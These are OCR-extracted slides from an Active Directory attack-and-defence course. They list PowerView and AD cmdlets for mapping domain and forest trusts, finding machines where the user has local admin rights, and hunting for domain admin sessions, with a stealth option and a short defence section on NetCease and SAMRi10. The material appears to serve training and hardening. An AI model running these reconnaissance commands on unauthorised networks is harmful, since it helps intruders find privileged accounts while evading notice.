


Domain Enumeration - Trusts

- Domain Trust mapping
  - Get a list of all domain trusts for the current domain
    - Get-NetDomainTrust
    - Get-NetDomainTrust –Domain us.dollarcorp.moneycorp.local
    - Get-ADTrust
    - Get-ADTrust –Identity us.dollarcorp.moneycorp.local
- Forest mapping
  - Get details about the current forest
    - Get-NetForest
    - Get-NetForest –Forest eurocorp.local
    - Get-ADForest
    - Get-ADForest –Identity eurocorp.local
  - Get all domains in the current forest
    - Get-NetForestDomain
    - Get-NetForestDomain –Forest eurocorp.local (Get-ADForest).Domains
  - Get all global catalogs for the current forest
    - Get-NetForestCatalog
    - Get-NetForestCatalog –Forest eurocorp.local
    - Get-ADForest | select -ExpandProperty GlobalCatalogs
  - Map trusts of a forest
    - Get-NetForestTrust
    - Get-NetForestTrust –Forest eurocorp.local
    - Get-ADTrust -Filter 'msDS-TrustForestTrustInfo -ne "$null"'

Domain Enumeration – User Hunting


- Find all machines on the current domain where the current user has local admin access
  - Find-LocalAdminAccess –Verbose
- This function queries the DC of the current or provided domain for a list of computers (Get-NetComputer) and then use multi-threaded Invoke-CheckLocalAdminAccess on each machine.



Attacking and Defending Active Directory

Domain Enumeration – User Hunting


- This can also be done with the help of remote administration tools like WMI and PowerShell remoting. Pretty useful in cases ports (RPC and SMB) used by Find-LocalAdminAccess are blocked.
- See Find-WMILocalAdminAccess.ps1 and FindPSRemotingLocalAdminAccess.ps1
- Find local admins on all machines of the domain (needs administrator privs on non-dc machines).
  - Invoke-EnumerateLocalAdmin –Verbose
- This function queries the DC of the current or provided domain for a list of computers (Get-NetComputer) and then use multi-threaded GetNetLocalGroup on each machine.



Attacking and Defending Active Directory

Domain Enumeration – User Hunting

- Find computers where a domain admin (or specified user/group) has sessions:
  - Invoke-UserHunter
  - Invoke-UserHunter -GroupName "RDPUsers"
- This function queries the DC of the current or provided domain for members of the given group (Domain Admins by default) using Get-NetGroupMember, gets a list of computers (Get-NetComputer) and list sessions and logged on users (GetNetSession/Get-NetLoggedon) from each machine.
- To confirm admin access
  - Invoke-UserHunter -CheckAccess



Attacking and Defending Active Directory

Domain Enumeration – User Hunting

- Find computers where a domain admin is logged-in.
  - Invoke-UserHunter -Stealth
- This option queries the DC of the current or provided domain for members of the given group (Domain Admins by default) using GetNetGroupMember, gets a list _only_ of high traffic servers (DC, File Servers and Distributed File servers) for less traffic generation and list sessions and logged on users (Get-NetSession/Get-NetLoggedon) from each machine.

Domain Enumeration – Defense

- Most of the enumeration mixes really well with the normal traffic to the DC.
- Hardening can be done on the DC (or other machines) to contain the information provided by the queried machine.
- Let's have a look at defending against one of the most lethal enumeration techniques: user hunting.
- Netcease is a script which changes permissions on the NetSessionEnum method by removing permission for Authenticated Users group.
- This fails many of the attacker's session enumeration and hence user hunting capabilities.
    - .\NetCease.ps1
- Another interesting script from the same author is SAMRi10 which hardens Windows 10 and Server 2016 against enumeration which uses SAMR protocol (like net.exe)
    - https://gallery.technet.microsoft.com/SAMRi10-Hardening-Remote-48d94b5b